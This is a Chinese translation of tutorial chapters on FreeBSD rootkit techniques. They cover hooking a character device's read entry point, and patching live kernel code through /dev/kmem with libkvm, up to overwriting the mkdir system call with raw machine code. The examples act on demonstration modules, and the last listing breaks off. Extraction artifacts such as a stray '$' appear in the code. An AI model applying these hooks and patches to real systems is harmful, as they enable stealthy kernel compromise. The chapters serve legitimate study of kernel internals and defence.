在前面的章节里，我们讲解了通过对数据状态进行简单的修改来颠覆 FreeBSD 内核的方法。这个讨论围绕的是如何修改内核队列数据结构内部的数据。除了用于记录报告，很多的这些结构体也直接与流程控制有关，因为它们维护着数量有限的进入内核的入口点。因此，它们也可以被挂钩，就像在第 2 章讨论的入口点。这个技术称之为内核对象挂钩(KOH)。做个示范，我们挂钩一个字符设备。

4.1 字符设备挂钩（Hooking a Character Device）

记得在第 1 章中提到，字符设备是通过它在字符设备转换表中的入口点定义的。同样，通过修改这些入口点，你可以修改一个字符设备的行为。但是，在演示这种

1 至于字符设备转换表的定义，可查看章节 1.6.1.

“攻击”前，需要了解一些字符设备管理的背景信息。

4.1.1 cdevp_list Tail Queue 和 cdev_priv 结构体

在 FreeBSD 中，所有的字符设备都维护在一个私有的称为 cdevp_list 的双向 tail queue 中。cdevp_list 在文件/sys/fs/devfs/ devfs_devs.c 中定义如下:

```
static TAILQ_HEAD(,/*1*/ cdev_priv) cdevp_list =
TAILQ_HEAD_INITIALIZER(cdevp_list);
```

可以看到，cdevp_list 由 cdev_priv 结构体组成。cdev_priv 的定义可在头文件<fs/devfs/devfs_int.h> 中找到。为了挂钩一个字符设备，你得理解 cdev_priv 结构中的以下域:

TAILQ_ENTRY(cdev_priv) cdp_list;

这个域包含与 cdev_priv 结构相关的链接指针。cdev_priv 保存在 cdevp_list 中。在 cdevp_list 的插入，删除和遍历过程中，这个域要被引用到。

struct cdev cdp_c;

这个结构保存着字符设备的上下文。cdev 结构的定义可以在头文件<sys/conf.h> 找到。在 cdev 结构体中，与我们的讨论有关的域如下:

char *si_name； 这个域包含这个字符设备的名字

struct cdevsw *si_devsw; 这个域指向字符设备的转换表

4.1.2 devmtx 互斥体（The devmtx Mutex）

```
extern struct mtx devmtx;
```

4.1.3 Example

你可能已经猜到了，为了修改一个字符设备的转换表，你只要遍历 cdevp_list。清单 4-1 提供了一个例子。这个代码遍历 cdevp_list，寻找 cd_example;2 如果找到它，cd_example 的读入口点就被一个简单的调用挂钩代替。

```
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
```

2 cd_example is the character device developed in Section 1.6.4.

```
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/conf.h>
#include <sys/queue.h>
#include <sys/lock.h>
#include <sys/mutex.h>

#include <fs/devfs/devfs_int.h>

extern TAILQ_HEAD(,cdev_priv) cdevp_list;

d_read_t read_hook;
d_read_t *read;

/* read entry point hook. */
int
read_hook(struct cdev *dev, struct uio *uio, int ioflag)
{
        uprintf("You ever dance with the devil in the pale moonlight?\n");
        /*1*/ return((*read)(dev, uio, ioflag));
}

/* The function called at load/unload. */
/*  加载/卸载模块时调用此函数  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;
        struct cdev_priv *cdp;

        switch (cmd) {
        case MOD_LOAD:
           mtx_lock(&devmtx);
```

```
                /* Replace cd_example's read entry point with read_hook. */
                /*  用 read_hook  代替 cd_example  的读入口点    */
                TAILQ_FOREACH(cdp, &cdevp_list, cdp_list) {
                        if (strcmp(cdp->cdp_c.si_name, "cd_example") == 0) {
                                /*2*/ read = cdp->cdp_c.si_devsw->d_read;
                                /*3*/ cdp->cdp_c.si_devsw->d_read = read_hook;
                                break;
                        }
                }

        mtx_unlock(&devmtx);
        break;

        case MOD_UNLOAD:
                mtx_lock(&devmtx);

                /* Change everything back to normal. */
                /*  把一切还原如初  */
                TAILQ_FOREACH(cdp, &cdevp_list, cdp_list) {
                        if (strcmp(cdp->cdp_c.si_name, "cd_example") == 0) {
                        /*4*/ cdp->cdp_c.si_devsw->d_read = read;
                        break;
                        }
                }

                mtx_unlock(&devmtx);
                break;

        default:
                error = EOPNOTSUPP;
                break;
        }

        return(error);
}

static moduledata_t cd_example_hook_mod = {
        "cd_example_hook",      /* module name  模块的名称*/
        load,                   /* event handler  时间处理程序*/
        NULL                    /* extra data  额外数据*/
};

DECLARE_MODULE(cd_example_hook,  cd_example_hook_mod,  SI_SUB_DRIVERS,
```

```
        SI_ORDER_MIDDLE);
```

清单 g 4-1: cd_example_hook.c

注意到在替换 cd_example 的读入口点前，我保存了原先入口的内存地址。这使得你可以调用和恢复原先的函数，而无须把它的定义包含在你的代码里面。

下面是加载上面的模块后与 cd_example 交互的结果:

```
$ sudo kldload ./cd_example_hook.ko
$ sudo ./interface Tell\ me\ something,\ my\ friend.
Wrote "Tell me something, my friend." to device /dev/cd_example
You ever dance with the devil in the pale moonlight?
Read "Tell me something, my friend." from device /dev/cd_example
```

4.2 小结

可以看到，KOH 除了它使用调用挂钩代替数据状态的改变之外，多多少少与 DKOM 类似。因此，本章实际上没有什么“ 新 ”的东西(这就是本章为什么这么短的原因)。

第 5 章 内核内存的运行时补丁（RUN-TIME KERNEL MEMORY PATCHING）

在前面的章节里，我们着眼于向运行中的内核引入代码的传统方法:通过一个可装载内核模块。在本章，我们看看如何用用户层代码来修改和扩展一个运行中的内核。这个方法通过与/dev/kmem 设备进行交互来完成，它让我们从内核的虚拟内存读写数据。换句话说，/dev/kmem 允许我们修改各种控制着内核逻辑的代码字节（加载在可执行的内存区域）。这个方法通常称之为内核内存的运行时补丁。

5.1 内核数据访问库（Kernel Data Access Library）

内核数据访问库(libkvm)提供通过/dev/kmem 访问内核虚拟内存历来一致界面。下面从 libkvm 6 摘录的 6 个函数构成了内核内存运行时修补的基础。

5.1.1 kvm_openfiles 函数

对内核虚拟内存的访问是通过调用 kvm_openfiles 函数进行初始化的。如果 kvm_openfiles 函数调用成功，一个后续 libkvm 调用都要用到的描述符就会返回。如果遇到错误，就返回 NULL。下面 kvm_openfiles 的函数原型:

```
#include <fcntl.h>
#include <kvm.h>

kvm_t *
kvm_openfiles(const char *execfile, const char *corefile,
              const char *swapfile, int flags, char *errbuf);
```

下面是各个参数的简单描述

execfile

它指定要检查的内核映象，内核映象必须包含一个符号表。如果这个参数设置为 NULL，就检查当前正在运行的内核映象。

corefile

这是内核内存设备文件。它必须设置为/dev/mem 或者由 savecore(8)产生的崩溃 dump core。如果该参数设为 NULL，就是使用/dev/mem。

swapfile

这个参数当前没有使用。它总是设为 NULL

flags

这个参数指明 core 文件的读/写访问权限。它必须设置为以下常数中的一个:

- O_RDONLY 只读打开
- O_WRONLY 只写打开
- O_RDWR 读写打开

errbuf

如果 kvm_openfiles 遇到一个错误，错误信息被写到这个参数中去。

5.1.2 kvm_nlist 函数

kvm_nlist 函数从内核映象中取回符号表入口

```
#include <kvm.h>
#include <nlist.h>

int
kvm_nlist(kvm_t *kd, struct nlist *nl);
```

这里，nl 是一个 null 结尾的 nlist 结构数组。为了恰当地使用 kvm_nlist, 你应当了解 nlist 结构体中的两个域,特别地，n_name, 它是加载在内存中的符号名称;还有 n_value ，它是对应符号的地址。

kvm_nlist 函数遍历 nl,依次通过 n_name 域寻找每个符号。如果找到，n_value 就被恰当地填充。否则，它就被设置为 0。

5.1.3 kvm_geterr 函数

kvm_geterr 函数返回一个字符串。该字符串描述了与内核虚拟内存描述符有关的，最近的错误情况。

```
#include <kvm.h>

char *
kvm_geterr(kvm_t *kd);
```

如果最近的 libkvm 调用没有产生错误，该函数的返回没有定义。

5.1.4 kvm_read 函数

kvm_read 函数用于从内核虚拟内存中读取数据。如果调用成功，返回已传送数据的以 byte 为单位的数量。否则，返回-1.

```
#include <kvm.h>

ssize_t
```

```
kvm_read(kvm_t *kd, unsigned long addr, void *buf, size_t nbytes);
```

这里，nbytes 指明需要从内核空间地址 addr 读取到缓冲 buf 的字节数量。

5.15 kvm_write 函数

kvm_write 函数用于将数据写到内核虚拟内存中。

```
#include <kvm.h>

ssize_t
kvm_write(kvm_t *kd, unsigned long addr, const void *buf, size_t nbytes);
```

返回值通常与参数 nbytes 相同。除非出现了一个错误。这种情况下，代替之的是，返回-1。在这个定义中，nbytes 指明了需要从 buf 写到 addr 的字节数。

5.1.6 kvm_close 函数

kvm_close 函数关闭一个打开的内核虚拟内存描述符。

```
#include <fcntl.h>
#include <kvm.h>

int
kvm_close(kvm_t *kd);
```

如果 kvm_close 调用成功，返回 0。否则，返回-1。

5.2 代码字节补丁（Patching Code Bytes）

现在，具备了前面章节的函数知识，让我们对一些内核虚拟内存进行修改。我将以一个非常基础的例子开始。清单 5-1 是一个系统调用，它运行起来就像一个咖啡碱过度中毒了的“ Hello, world! ”函数。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>

/* The system call function. */
/*  系统调用函数  */
static int
hello(struct thread *td, void *syscall_args)
```

```
{
        int i;
        /*1*/ for (i = 0; i < 10; i++)
           printf("FreeBSD Rocks!\n");

        return(0);
}

/* The sysent for the new system call. */
/*  针对新系统调用的 sysent */
static struct sysent hello_sysent = {
        0,      /* number of arguments  参数的个数*/
        hello   /* implementing function  实现函数*/
};

/* The offset in sysent[] where the system call is to be allocated. */
/*  新的系统调用将分配在 sysent[]  内的 offset  处*/
static int offset = NO_SYSCALL;

/* The function called at load/unload. */
/*  加载/卸载模块时调用此函数  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
           uprintf("System call loaded at offset %d.\n", offset);
           break;

        case MOD_UNLOAD:
           uprintf("System call unloaded from offset %d.\n", offset);
           break;

        default:
           error = EOPNOTSUPP;
           break;
        }

        return(error);
}

SYSCALL_MODULE(hello, &offset, &hello_sysent, load, NULL);
```

清单 5-1:hello.c

可以看到，如果我们执行这个系统调用，将得到一些非常烦人的输出。为了让这个系统调用不那么烦人，我们得修理修理这个 for 循环。我们期望这个修补能把其余 9 个对 printf 的调用都移走。但是，在我们能够实现这个目标之前，我们得了解，在系统调用加载到内存后，它看起来是个什么样。

```
$ objdump -dR ./hello.ko

./hello.ko: file format elf32-i386-freebsd

Disassembly of section .text:

00000480 <hello>:
480: 55                 push %ebp
481: 89 e5                      mov %esp,%ebp
483: 53 push %ebx
484: bb 09 00 00 00             mov $0x9,%ebx
489: 83 ec 04                   sub $0x4,%esp
48c: 8d 74 26 00        lea 0x0(%esi),%esi
490: c7 04 24 0d 05 00 00       movl $0x50d,(%esp)
                493:    R_386_RELATIVE *ABS*
497: e8 fc ff ff ff             call 498 <hello+0x18>
                498:    R_386_PC32 printf
49c: 4b                 dec %ebx
49d: 79 f1 j            ns 490 <hello+0x10>
49f: 83 c4 04                   add $0x4,%esp
4a2: 31 c0                      xor %eax,%eax
4a4: 5b                 pop %ebx
4a5: c9                 leave
4a6: c3                 ret
4a7: 89 f6              mov %esi,%esi
4a9: 8d bc 27 00 00 00 00       lea 0x0(%edi),%edi
```

提示 二进制文件 hello.ko 在编译时已经明确地把-funroll-loops 选项排除在外了。

注意位于地址 49d 的指令，如果 sign 标志没有被设置，它就导致指令指针往后跳回到地址 490 。这个指令，九不离十，就是 hello.c 中的 for 循环。因此，如果把它 nop 掉，我们就能够让这个 hello 系统调用变得稍稍能让人忍受一些。清单 5-2 中的程序要完成的任务就是这个。

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
```

```
#include <stdio.h>
#include <sys/types.h>

#define SIZE 0x30

/* Replacement code. */
/*代替的代码*/
unsigned char nop_code[] =
        "\x90\x90";             /* nop */

int
main(int argc, char *argv[])
{
        int i, offset;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, };
        unsigned char hello_code[SIZE];

        /* Initialize kernel virtual memory access. */
        /*  初始化对内核虚拟内存的访问  */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (kd == NULL) {
           fprintf(stderr, "ERROR: %s\n", errbuf);
           exit(-1);
        }

        nl[0].n_name = "hello";

        /* Find the address of hello. */
        /*  寻找 hello 的地址  */
        if (kvm_nlist(kd, nl) < 0) {
           fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
           exit(-1);
        }

        if (!nl[0].n_value) {
           fprintf(stderr, "ERROR: Symbol %s not found\n",
                 nl[0].n_name);
           exit(-1);
        }

        /* Save a copy of hello. */
        /*  保存 hello 的拷贝  */
```

```
        if (kvm_read(kd, nl[0].n_value, hello_code, SIZE) < 0) {
            fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
            exit(-1);
        }

        /* Search through hello for the jns instruction. */
        /*  搜索 hello 中 jns 指令  */
        /*1*/ for (i = 0; i < SIZE; i++) {
            if (hello_code[i] == 0x79) {
                offset = i;
                break;
            }
        }

        /* Patch hello. */
        /*  修补  hello. */
        if (kvm_write(kd, nl[0].n_value + offset, nop_code,
            /*2*/ sizeof(nop_code) - 1) < 0) {
            fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
            exit(-1);
        }

        /* Close kd. */
        /*  关闭  kd. */
        if (kvm_close(kd) < 0) {
            fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
            exit(-1);
        }

        exit(0);

}
```

Listing 5-2: fix_hello.c

注意我搜索 hello 的前 48 个字节的方式，我寻找 jns 指令，而不是使用硬编码偏移量。根据你的编译器的版本，编译器标记，基本系统等等，hello.c 编译后 jns 指令的位置完全有可能不同。因此，提前确定 jns 的位置是无效的。

实际上，有可能在编译后，hello.c 甚至不包含 jns 指令，因为用机器码表示一个 for 循环存在多种形式。此外，我们记得 hello.ko 的反汇编把需要动态重定位的两个指令识别为一样。这意味着，第一次遇到的 0x79 字节可能是这些指令的一部分，而不是真实的 jns 指令。这就是示例只是个示范，而不是真实程序的原因。

提示　为了绕开这些问题，可以使用更长和/或更多的搜索标签。你也可以使用硬编码偏移量，但你的代码在某些系统上将会崩溃。

另一个有趣的细节也值得一提，当我用 kvm_write 修改 hello 时，作为 nbytes 参数传递的是 sizeof(nop_code) － 1，而不是 sizeof(nop_code)。在 C 中，字符数组是以 null 结素的；因此，sizeof(nop_code)返回 3。但是，我想写的只是两个 nops，而不是两个 nops 和一个 NULL。

下面的输出显示了在 ttyv0 (也就是系统控制台)运行 fix_hello 之前和之后，执行 hello 的结果。

```
$ sudo kldload ./hello.ko
System call loaded at offset 210.
$ perl -e 'syscall(210);'
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
FreeBSD Rocks!
$ gcc -o fix_hello fix_hello.c –lkvm
$ sudo ./fix_hello
$ perl -e 'syscall(210);'
FreeBSD Rocks!
```

成功了！让我们试试稍微高级点的东西。

5.3 理解 x86 的调用语句（Understanding x86 Call Statements）

x86 汇编的调用语句是用来调用一个函数或过程的控制转移指令。有两种类型的调用语句: 近调用和远调用。根据我们的目的，我们只须理解近调用语句。下面的(人写的)代码片段演示了近调用的细节。

```
200: bb 12 95 00 00    mov $0x9512,%ebx
205: e8 f6 00 00 00    call 300
20a: b8 2f 14 00 00    mov $0x142f,%eax
```

在上面的代码片段中，当指令指针到达地址 205--调用语句--时它将跳转到地址 300。代表调用语句的 16 进制机器码是 e8 。但是，f6 00 00 00 明显不是 300。 一眼看过去，好象是机器码和汇编代码不相符。事实上，它们是相对应的。在近调用中，位于调用指令后面的指令的地址，是保存在堆栈的，所以，这个被调用的过程知道返回到哪里。因此，调用语句的机器码操作数是被调用过程的地址减去紧跟调用语句的指令的地址(0x300 － 0x20a = 0xf6)。这解释了为什么在这个例子里,针对调用语句的机器码操作数是 f6 00 00 00,而不是 00 03 00 00。 在以后的演示中，记住这点很重要。

5.3.1 调用语句补丁（Patching Call Statements）

回到清单 5-1,在我们 nop 掉 for 循环时，我们说过也希望 hello 调用是 uprintf 而不是 printf。清单 5-3 的程序就是修改 hello 来做到那点的。

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/types.h>

#define SIZE 0x30

/* Replacement code. */
/*  替代代码  */
unsigned char nop_code[] =
                "\x90\x90";             /* nop */
int
main(int argc, char *argv[])
{
                int i, jns_offset, call_offset;
                char errbuf[_POSIX2_LINE_MAX];
                kvm_t *kd;
                struct nlist nl[] = { {NULL}, {NULL}, {NULL}, };
                unsigned char hello_code[SIZE], call_operand[4];

                /* Initialize kernel virtual memory access. */
                /*  初始化内核内存的访问  */
                kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
                if (kd == NULL) {
                   fprintf(stderr, "ERROR: %s\n", errbuf);
                   exit(-1);
                }

                nl[0].n_name = "hello";
                nl[1].n_name = "uprintf";

                /* Find the address of hello and uprintf. */
                /*  寻找 hello  和  uprintf  的地址. */
                if ( /*1*/ kvm_nlist(kd, nl) < 0) {
                   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
                   exit(-1);
                }
```

```
if (!nl[0].n_value) {
   fprintf(stderr, "ERROR: Symbol %s not found\n",
        nl[0].n_name);
   exit(-1);
}

if (!nl[1].n_value) {
   fprintf(stderr, "ERROR: Symbol %s not found\n",
        nl[1].n_name);
   exit(-1);
}

/* Save a copy of hello. */
/*  保存 hello 的拷贝  */
if (kvm_read(kd, nl[0].n_value, hello_code, SIZE) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

/* Search through hello for the jns and call instructions. */
/*  在 hello  中搜索 jns  和  call  指令  */
for (i = 0; i < SIZE; i++) {
   if (hello_code[i] == 0x79)
        jns_offset = i;
   if (hello_code[i] == 0xe8)
        /*2*/ call_offset = i;
}

/* Calculate the call statement operand. */
/*  计算调用语句的操作数  */
*(unsigned long *)&call_operand[0] = nl[1].n_value -
   /*4*/ (nl[0].n_value + call_offset + 5);

/* Patch hello. */
/*  修补 hello*/
if (kvm_write(kd, nl[0].n_value + jns_offset, nop_code,
   sizeof(nop_code) - 1) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

if ($ /*5*/ kvm_write(kd, nl[0].n_value + call_offset + 1, call_operand,
   sizeof(call_operand)) < 0) {
```

```
                fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
                exit(-1);
            }

            /* Close kd. */
            /*  关闭 kd. */
            if (kvm_close(kd) < 0) {
                fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
                exit(-1);
            }

            exit(0);
}
```

清单 5-3: fix_hello_improved.c

注是是如何给 hello 打补丁，让它调用 uprintf 而不是 printf 的。首先，hello 和 uprintf 的地址分别保存到 nl[0].n_value 和 nl[1].n_value 中。接着，hello 内部 call 的相对地址保存到 call_offset。然后，通过把 uprintf 的地址减去紧跟 call 的指令的地址，计算出一个调用语句新的操作码。这个值保存到 call_operand[]。最后，调用语句旧的操作码被 call_operand[]覆盖。

下面的输出显示了在 ttyv1 运行 fix_hello_improved 之前和之后，执行 hello 的结果。

```
$ sudo kldload ./hello.ko
System call loaded at offset 210.
$ perl -e 'syscall(210);'
$ gcc -o fix_hello_improved fix_hello_improved.c –lkvm
$ sudo ./fix_hello_improved
$ perl -e 'syscall(210);'
FreeBSD Rocks!
```

成功了！ 由此看来，你编写任何内核代码字节补丁应该没有困难了。但是，当你想要应用的补丁太大以至将要覆盖掉你需要的邻近指令时，该怎么办呢？答案是...

5.4 分配内核内存（Allocating Kernel Memory）

在本节，我将描述一组用来分配和释放内核内存的核心函数和宏。稍后我们将要使用这些函数，在我们要解决上面列出的问题的时候。

5.4.1 malloc 函数

malloc 函数在内核空间分配指定字节单位数量的内存。如果成功，一个内核虚拟地址(这个地址已经针对任何数据对象的存储进行了适当的对齐)就返回。如果遇到错误，代替之的是返回 NULL.

下面是 malloc 的函数原型

```
#include <sys/types.h>
#include <sys/malloc.h>

void *
malloc(unsigned long size, struct malloc_type *type, int flags);
```

下面是对每个参数的简单描述.

size

它指定要分配的还没初始化的内核内存的数量

type

这个参数用于执行内存使用的统计以及基本的稳定性检查。(内存统计可通过运行命令 vmstat -m 来查看)。一般，我们把这个参数设置为 M_TEMP, 代表 malloc_type 是各种各样临时性的数据缓存。

提示 查看 malloc(9) 手册可了解 malloc_type 结构的更多信息。

flags

这个参数进一步限制 malloc 的操作特征。它可以设置为下列值中任一个:

M_ZERO 它导致分配的内存初始化为 0

M_NOWAIT 它使得 malloc 在分配请求不能马上得到满足时返回 NUL。在中断上下文中调用 malloc 时，应当设置这个标志。

M_WAITOK 它导致在分配请求不能马上得到满足时，malloc 进入休眠来等待资源。如果设置了这个标志，malloc 不可能返回 NULL。

M_NOWAIT 或 M_WAITOK 两者中，一定要指定其中的一个。

5.4.2 MALLOC 宏

为了与遗留代码相兼容，malloc 函数通过 MALLOC 宏来调用的。该宏定义如下:

```
#include <sys/types.h>
#include <sys/malloc.h>

MALLOC(space, cast, unsigned long size, struct malloc_type *type, int flags);
```

这个宏在功能上等价于:

```
 (space) = (cast)malloc((u_long)(size), type, flags)
```

5.4.3 free 函数

为了释放一个先前通过 malloc 分配的内存，要调用 free 函数

```
#include <sys/types.h>
```

```
#include <sys/malloc.h>

void
free(void *addr, struct malloc_type *type);
```

在这里，addr 是由先前 malloc 调用返回的内存地址。type 是与之相关联的 malloc_type。

5.4.4 FREE 宏

为了与遗留代码相兼容，free 函数通过 FREE 宏来调用的。该宏定义如下:

```
#include <sys/types.h>
#include <sys/malloc.h>

FREE(void *addr, struct malloc_type *type);
```

该宏在功能上等价于:

```
free((addr), type)
```

提示 从 4BSD 的历史观点看来，它的部分 malloc 算法是嵌入在宏里面的，这就是为什么除了函数调用之外还有宏的原因。但是，FreeBSD 的 malloc 算法仅仅是一个函数调用。因此，除非你是正在写遗留兼容的代码，MALLOC 和 FREE 的使用是不提倡的.

5.4.5 示例

清单 5-4 演示了一个用于分配内核内存的系统调用。这个系统调用要求两个参数:一个包含要分配内存数量的长整数，还有一个存储返回的地址的长整数指针。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/malloc.h>

struct kmalloc_args {
        unsigned long size;
        unsigned long *addr;
};

/* System call to allocate kernel virtual memory. */
/*  这个系统调用用于分配内核虚拟内存  */
```

```
static int
kmalloc(struct thread *td, void *syscall_args)
{
        struct kmalloc_args *uap;
        uap = (struct kmalloc_args *)syscall_args;

        int error;
        unsigned long addr;

        /*1*/ MALLOC(addr, unsigned long, uap->size, M_TEMP, M_NOWAIT);
        /*2*/ error = copyout(&addr, uap->addr, sizeof(addr));

        return(error);
}

/* The sysent for the new system call. */
/*  针对新系统调用的 sysent */
static struct sysent kmalloc_sysent = {
        2,              /* number of arguments  参数个数*/
        kmalloc      /* implementing function  实现函数*/
};

/* The offset in sysent[] where the system call is to be allocated. */
/*  新的系统调用将分配在 sysent[]  内的 offset  处*/
static int offset = NO_SYSCALL;
```

1 John Baldwin, personal communication, 2006–2007.

```
/* The function called at load/unload. */
/*  加载/卸载模块时调用此函数  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
           uprintf("System call loaded at offset %d.\n", offset);
           break;

        case MOD_UNLOAD:
           uprintf("System call unloaded from offset %d.\n", offset);
           break;

        default:
```

```
                error = EOPNOTSUPP;
                break;
            }
            return(error);
}

SYSCALL_MODULE(kmalloc, &offset, &kmalloc_sysent, load, NULL);
```

清单 5-4 kmalloc.c

可以看出，这个代码简单地调用 MALLOC 来分配 uap->size 数量的内核内存，然后把返回的地址拷贝到用户空间。

清单 5-5 是设计来执行上面系统调用的用户空间程序。

```
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

int
main(int argc, char *argv[])
{
            int syscall_num;
            struct module_stat stat;

            unsigned long addr;

            if (argc != 2) {
                printf("Usage:\n%s <size>\n", argv[0]);
                exit(0);
            }

            stat.version = sizeof(stat);
            modstat(modfind("kmalloc"), &stat);
            syscall_num = stat.data.intval;
            syscall(syscall_num, (unsigned long)atoi(argv[1]), &addr);
            printf("Address of allocated kernel memory: 0x%x\n", addr);

            exit(0);
}
```

清单 5-5: interface.c

这个程序使用了 modstat/modfind 方法(在第 1 章中描述)来传递第一个命令行参数给 kmalloc；这个参数应当包含要分配的内核内存数量。然后程序输出刚刚分配的内存所处的内核虚拟地址。

5.5 从用户空间分配内核内存（Allocating Kernel Memory from User Space）

你已经知道如何使用模块代码来"正确地"分配内核内存。现在让我们运用内核内存运行时补丁的方法来实现它。下面是我们将要使用的算法(Cesare, 1998, as cited in sd and devik, 2001)

1. 取到 mkdir 系统调用在内存中的地址。
2. 保存 sizeof(kmalloc)字节大小的 mkdir
3. 把 mkdir 覆盖写为 kmalloc
4. 调用 mkdir
5. 恢复 mkdir

运用这个算法，基本上你是使用你自己的代码修改一个系统调用，请求这个系统调用(替之执行的是你的代码)，最后恢复系统调用。这个算法能够让任何一段代码在内核空间执行,而不需要使用 KLD,

但是，要记住的是，在你覆盖一个系统调用时，任何一个请求或正在执行这个系统调用的进程将会崩溃，导致内核 panic。换句话说，这个算法的固有缺陷是竞争条件或同步问题。

5.5.1 示例

清单 5-6 演示一个设计用来分配内核内存的用户空间程序。这个程序调用时带一个命令行参数:一个整数,它包含要分配内存的字节大小

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

/* Kernel memory allocation (kmalloc) function code. */
/*  内核内存分配(kmalloc)函数的代码  */
/*1*/ unsigned char kmalloc[] =
        "\x55"                  /* push %ebp                   */
        "\xb9\x01\x00\x00\x00"  /* mov    $0x1,%ecx            */
        "\x89\xe5"              /* mov    %esp,%ebp            */
        "\x53"                  /* push %ebx                   */
        "\xba\x00\x00\x00\x00"  /* mov    $0x0,%edx            */
        "\x83\xec\x10"          /* sub    $0x10,%esp           */
        "\x89\x4c\x24\x08"      /* mov    %ecx,0x8(%esp)               */
```

```
            "\x8b\x5d\x0c"              /* mov    0xc(%ebp),%ebx          */
            "\x89\x54\x24\x04"          /* mov    %edx,0x4(%esp)          */
            "\x8b\x03"              /* mov    (%ebx),%eax             */
            "\x89\x04\x24"              /* mov    %eax,(%esp)             */
            "\xe8\xfc\xff\xff\xff"      /* call   4e2 <kmalloc+0x22>  */
            "\x89\x45\xf8"              /* mov    %eax,0xfffffff8(%ebp)  */
            "\xb8\x04\x00\x00\x00"          /* mov    $0x4,%eax           */
            "\x89\x44\x24\x08"          /* mov    %eax,0x8(%esp)          */
            "\x8b\x43\x04"              /* mov    0x4(%ebx),%eax          */
            "\x89\x44\x24\x04"          /* mov    %eax,0x4(%esp)          */
            "\x8d\x45\xf8"              /* lea    0xfffffff8(%ebp),%eax  */
            "\x89\x04\x24"              /* mov    %eax,(%esp)             */
            "\xe8\xfc\xff\xff\xff"      /* call 500 <kmalloc+0x40>    */
            "\x83\xc4\x10"              /* add    $0x10,%esp              */
            "\x5b"                      /* pop    %ebx                */
            "\x5d"                      /* pop    %ebp                */
            "\xc3"                      /* ret                        */
            "\x8d\xb6\x00\x00\x00\x00";  /* lea    0x0(%esi),%esi          */

/*
* The relative address of the instructions following the call statements
* within kmalloc.
*/
/*
*  紧跟调用语句的指令在 kmalloc 内的相对地址
*/
#define OFFSET_1 0x26
#define OFFSET_2 0x44

int
main(int argc, char *argv[])
{
            int i;
            char errbuf[_POSIX2_LINE_MAX];
            kvm_t *kd;
            struct nlist nl[] = { {NULL}, {NULL}, {NULL}, {NULL}, {NULL}, };
            unsigned char mkdir_code[sizeof(kmalloc)];
            unsigned long addr;

            if (argc != 2) {
               printf("Usage:\n%s <size>\n", argv[0]);
               exit(0);
            }
```

```
/* Initialize kernel virtual memory access. */
/*  初始化内核虚拟内存访问  */
kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
if (kd == NULL) {
   fprintf(stderr, "ERROR: %s\n", errbuf);
   exit(-1);
}
nl[0].n_name = "mkdir";
nl[1].n_name = "M_TEMP";
nl[2].n_name = "malloc";
nl[3].n_name = "copyout";

/* Find the address of mkdir, M_TEMP, malloc, and copyout. */
/*  搜索 mkdir, M_TEMP, malloc,  和  copyout  的地址  */
if (kvm_nlist(kd, nl) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

for (i = 0; i < 4; i++) {
   if (!nl[i].n_value) {
         fprintf(stderr, "ERROR: Symbol %s not found\n",
               nl[i].n_name);
         exit(-1);
   }
}

/*
* Patch the kmalloc function code to contain the correct addresses
* for M_TEMP, malloc, and copyout.
*/
/*
*  修补 kmalloc  函数的代码来包含 M_TEMP, malloc,  和  copyout  的正确地址
* for M_TEMP, malloc, and copyout.
*/
*(unsigned long *)&kmalloc[10] = nl[1].n_value;
*(unsigned long *)&kmalloc[34] = nl[2].n_value -
   (nl[0].n_value + OFFSET_1);
*(unsigned long *)&kmalloc[64] = nl[3].n_value -
   (nl[0].n_value + OFFSET_2);

/* Save sizeof(kmalloc) bytes of mkdir. */
/*  保存  sizeof(kmalloc)  字节大小的 mkdir. */
if (kvm_read(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
```

```
        fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
        exit(-1);
    }

    /* Overwrite mkdir with kmalloc. */
    /*  用 kmalloc  覆盖 mkdir */
    if (kvm_write(kd, nl[0].n_value, kmalloc, sizeof(kmalloc)) < 0) {
        fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
        exit(-1);
    }

    /* Allocate kernel memory. */
    /*  分配内核内存  */
    syscall(136, (unsigned long)atoi(argv[1]), &addr);
    printf("Address of allocated kernel memory: 0x%x\n", addr);

    /* Restore mkdir. */
    /*  恢复   mkdir. */
